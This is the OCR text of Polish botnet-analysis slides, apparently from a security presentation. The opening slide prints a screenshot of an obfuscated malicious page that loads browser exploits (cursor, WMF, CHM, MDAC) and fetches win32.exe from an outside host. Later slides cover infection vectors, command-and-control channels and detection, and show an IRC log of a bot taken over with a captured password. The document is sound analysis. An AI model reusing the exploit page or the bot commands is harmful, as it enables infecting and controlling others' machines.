
File Edit View Bookmarks Widgets Feeds Tools Window Help

Prosze czekac... | http://security-info.c... | Source: http://securi...

Save | Reload from cache

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<NOSCRIPT>This page uses Javascript</NOSCRIPT>
<SCRIPT LANGUAGE="javascript" TYPE="text/javascript">
document.write(unescape("%0A%0A%0A%0A%0A%3C%68%74%6D%6C%3E%3C%68%65%61%64%3E%3C%74%69%74%6C%65%3E%50%72%6F%73%7A%65%20%63%7A%65%6B%61%63%2E"));
document.write(unescape("%2E%2E%3C%2F%74%69%74%6C%65%3E%0A%0A%3C%73%74%79%6C%65%3E%0A%2A%20%7B%43%55%52%53%4F%52%3A%20%75%72%6C%28%22%68%74"));
document.write(unescape("%74%70%3A%2F%2F%77%77%77%2E%73%65%63%75%72%69%74%79%2D%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%73%63%72%69%70%74%73%2F"));
document.write(unescape("%63%75%72%73%6F%72%2E%61%6E%72%22%29%7D%0A%3C%2F%73%74%79%6C%65%3E%0A%3C%2F%68%65%61%64%3E%0A%3C%62%6F%64%79%3E%0A"));
document.write(unescape("%0A%3C%41%50%50%4C%45%54%20%41%52%43%48%49%56%45%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%73%65%63%75%72%69%74%79%2D"));
document.write(unescape("%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%73%63%72%69%70%74%73%2F%63%6F%75%6E%74%2E%6A%61%72%22%20%43%4F%44%45%3D%22%42"));
document.write(unescape("%6C%61%63%6B%42%6F%78%2E%63%6C%61%73%73%22%20%57%49%44%54%48%3D%22%31%22%20%48%45%49%47%48%54%3D%22%31%22%3E%0A%3C"));
document.write(unescape("%50%41%52%41%4D%20%4E%41%4D%45%3D%22%75%72%6C%22%20%56%41%4C%55%45%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%73%65%63"));
document.write(unescape("%75%72%69%74%79%2D%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%73%63%72%69%70%74%73%2F%77%69%6E%33%32%2E%65%78%65%22%3E%3C"));
document.write(unescape("%2F%41%50%50%4C%45%54%3E%0A%0A%3C%49%46%52%41%4D%45%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%73%65%63%75"));
document.write(unescape("%72%69%74%79%2D%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%73%63%72%69%70%74%73%2F%69%6D%67%2E%77%6D%66%22%20%66%72%61%6D"));
document.write(unescape("%65%62%6F%72%64%65%72%3D%22%31%22%20%76%73%70%61%63%65%3D%22%31%22%20%68%73%70%61%63%65%3D%22%31%22%20%6D%61%72%67"));
document.write(unescape("%69%6E%77%69%64%74%68%3D%22%31%22%20%6D%61%72%67%69%6E%68%65%69%67%68%74%3D%22%31%22%20%77%69%64%74%68%3D%22%31%22"));
document.write(unescape("%20%68%65%69%67%68%74%3D%22%31%22%20%73%63%72%6F%6C%6C%69%6E%67%3D%22%6E%6F%22%3E%3C%2F%49%46%52%41%4D%45%3E%0A%3C"));
document.write(unescape("%69%66%72%61%6D%65%20%73%72%63%3D%22%26%23%31%30%34%26%23%31%31%36%26%23%31%31%36%26%23%31%31%32%26%23%35%38%26%23"));
document.write(unescape("%34%37%26%23%34%37%26%23%31%30%31%26%23%31%31%38%26%23%31%30%37%26%23%31%31%31%26%23%34%36%26%23%39%38%26%23%31%30"));
document.write(unescape("%35%26%23%31%32%32%26%23%34%37%26%23%39%39%26%23%31%30%33%26%23%31%30%35%26%23%34%35%26%23%39%38%26%23%31%30%35%26"));
document.write(unescape("%23%31%31%30%26%23%34%37%26%23%31%31%34%26%23%31%30%31%26%23%31%30%39%26%23%31%31%31%26%23%31%31%36%26%23%31%30%31"));
document.write(unescape("%26%23%34%36%26%23%31%31%32%26%23%31%30%38%22%20%61%6C%69%67%6E%3D%22%63%65%6E%74%65%72%22%20%77%69%64%74%68%3D%35"));
document.write(unescape("%30%30%20%68%65%69%67%68%74%3D%35%30%30%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%30%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));
document.write(unescape("%0A%0A%0A%0A%0A%3C%73%63%72%69%70%74%3E%0A%74%72%79%7B%0A%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%27%3C%6F%62"));
document.write(unescape("%6A%65%63%74%20%64%61%74%61%3D%60%26%23%31%30%39%26%23%31%31%35%26%23%34%35%26%23%31%30%35%26%23%31%31%36%26%23%31"));
document.write(unescape("%31%35%26%23%35%38%26%23%31%30%39%26%23%31%30%34%26%23%31%31%36%26%23%31%30%39%26%23%31%30%38%26%23%35%38%26%23%31"));
document.write(unescape("%30%32%26%23%31%30%35%26%23%31%30%38%26%23%31%30%31%26%23%35%38%26%23%34%37%26%23%34%37%26%23%36%37%26%23%35%38%26"));
document.write(unescape("%23%39%32%26%23%31%30%32%26%23%31%31%31%26%23%31%31%31%3B%2E%6D%68%74%21%27%2B%27%68%74%74%70%3A%2F%2F%77%77%77%2E"));
document.write(unescape("%73%65%63%75%72%69%74%79%2D%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%2F%73%63%72%69%70%74%73%2F%2F%74%61%72%67%2E%63%68"));
document.write(unescape("%6D%27%2B%27%3A%3A%2F%74%61%72%67%27%2B%27%65%74%2E%68%74%6D%60%20%74%79%70%65%3D%60%74%65%78%74%2F%78%2D%73%63%72"));
document.write(unescape("%69%70%74%6C%65%74%60%3E%3C%2F%6F%62%27%2B%27%6A%65%63%74%3E%27%29%3B%0A%7D%63%61%74%63%68%28%65%29%7B%7D%0A%3C%2F"));
document.write(unescape("%73%63%72%69%70%74%3E%0A%0A%3C%73%63%72%69%70%74%3E%0A%3C%21%2D%2D%0A%66%75%6E%63%74%69%6F%6E%20%66%28%62%2C%20%61"));
document.write(unescape("%2C%20%63%29%20%7B%20%72%65%74%75%72%6E%20%61%20%2B%20%62%20%2B%20%63%3B%20%7D%0A%66%75%6E%63%74%69%6F%6E%20%67%28"));
document.write(unescape("%62%2C%20%61%29%20%7B%20%72%65%74%75%72%6E%20%61%20%2B%20%62%3B%20%7D%0A%76%61%72%20%73%20%3D%20%6E%65%77%20%41%72"));
document.write(unescape("%72%61%79%0A%28%0A%20%22%22%2C%0A%20%22%77%69%6E%33%32%2E%65%78%65%22%2C%0A%20%22%68%74%74%70%3A%2F%2F%77%77%77%2E"));
document.write(unescape("%73%65%63%75%72%69%74%79%2D%69%6E%66%6F%2E%63%6F%6D%2E%75%61%2F%73%63%72%69%70%74%73%2F%22%2C%0A%20%22%6F%62%6A%65"));
document.write(unescape("%63%74%22%2C%0A%20%22%63%6C%61%73%73%69%64%22%2C%0A%20%66%28%22%30%43%30%22%2C%20%67%28%66%28%67%28%22%33%2D%31%31"));
document.write(unescape("%44%30%2D%39%22%2C%20%22%35%36%2D%36%35%41%22%29%2C%20%22%69%64%3A%42%44%39%36%43%35%22%2C%20%22%38%33%41%2D%30%22"));
document.write(unescape("%29%2C%20%22%63%6C%73%22%29%2C%20%67%28%22%39%45%33%36%22%2C%20%22%34%46%43%32%22%29%29%2C%0A%20%67%28%66%28%22%66"));
document.write(unescape("%74%2E%58%4D%4C%48%22%2C%20%22%6F%73%6F%22%2C%20%22%54%54%50%22%29%2C%20%22%4D%69%63%72%22%29%2C%0A%20%66%28%22%45"));
```

Microsoft Internet Explorer WMF Memory Corruption Vulnerability



Infekcje

Sposoby infekcji:

- **Instant messaging** [IM] | **E-mail**

* Przekierowania na zainfekowane strony
* Przesyłanie zainfekowanych plików

- **Przechwytywanie botnetów**

Infekcje

Sposoby infekcji:

- **Instant messaging** [IM] | **E-mail**

* Przekierowania na zainfekowane strony
* Przesyłanie zainfekowanych plików

- **Przechwytywanie botnetów**

- **Fałszywe serwery gier**

Infekcje

Sposoby infekcji:

- **Instant messaging** [IM] | **E-mail**

* Przekierowania na zainfekowane strony
* Przesyłanie zainfekowanych plików

- **Przechwytywanie botnetów**

- **Fałszywe serwery gier**

- **P2P**

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- IRC

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- **IRC**
- **WWW**

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- **IRC**
- **WWW**
- **P2P**

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- **IRC**
- **WWW**
- **P2P**
- **? SKYPE | DNS ?**

Detekcja

Sposoby wykrywania:

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**
- **ANTI-SPAM SMTP PROXY**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**
- **ANTI-SPAM SMTP PROXY**
- **NGREP / TCPDUMP**

Man in the middle - IRC

POL [POL]-28491
USER nzunqnn 0 0 :[POL]-28491
JOIN #atl# haslo1
1)
:witam!ciebie@securecon.pl PRIVMSG #atl# :.admin zupa
NOTICE witam :Pass auth failed (witam!ciebie@securecon.pl).
NOTICE witam :Your attempt has been logged.
2)
:witam!ciebie@securecon.pl PRIVMSG #atl# :.admin haslo2
NOTICE witam :Host Auth failed (witam!ciebie@securecon.pl).
NOTICE witam :Your attempt has been logged.
3)
:witam!borys@securecon.pl PRIVMSG #atl# :.admin haslo2
NOTICE witam :Host Auth failed (witam!borys@securecon.pl).
NOTICE witam :Your attempt has been logged.
4)
:jestem!borys@md.comcast.net PRIVMSG #atl# :.stats
5)
:jestem!borys@md.comcast.net PRIVMSG #atl# :.admin haslo2
PRIVMSG #atl# :[MAIN]: Password accepted.


Man in the middle - IRC

6)
:jestem!borys@md.comcast.net PRIVMSG #atl# :.stats
PRIVMSG #atl# :[SCAN]: Exploit Statistics: WebDav: 0, NetBios: 0, NTPass: 0, Dcom135: 0, Dcom445: 0, Dcom1025: 0, Dcom2: 0, IIS5SSL: 0, MSSQL: 0, Beagle1: 0, Beagle2: 0, MyDoom: 0, lsass_445: 0, lsass_139: 0, Optix: 0, UPNP: 0, NetDevil: 0, DameWare: 0, Kuang2: 0, Private: 0, Sub7: 0, Total: 0 in 0d 0h 3m.

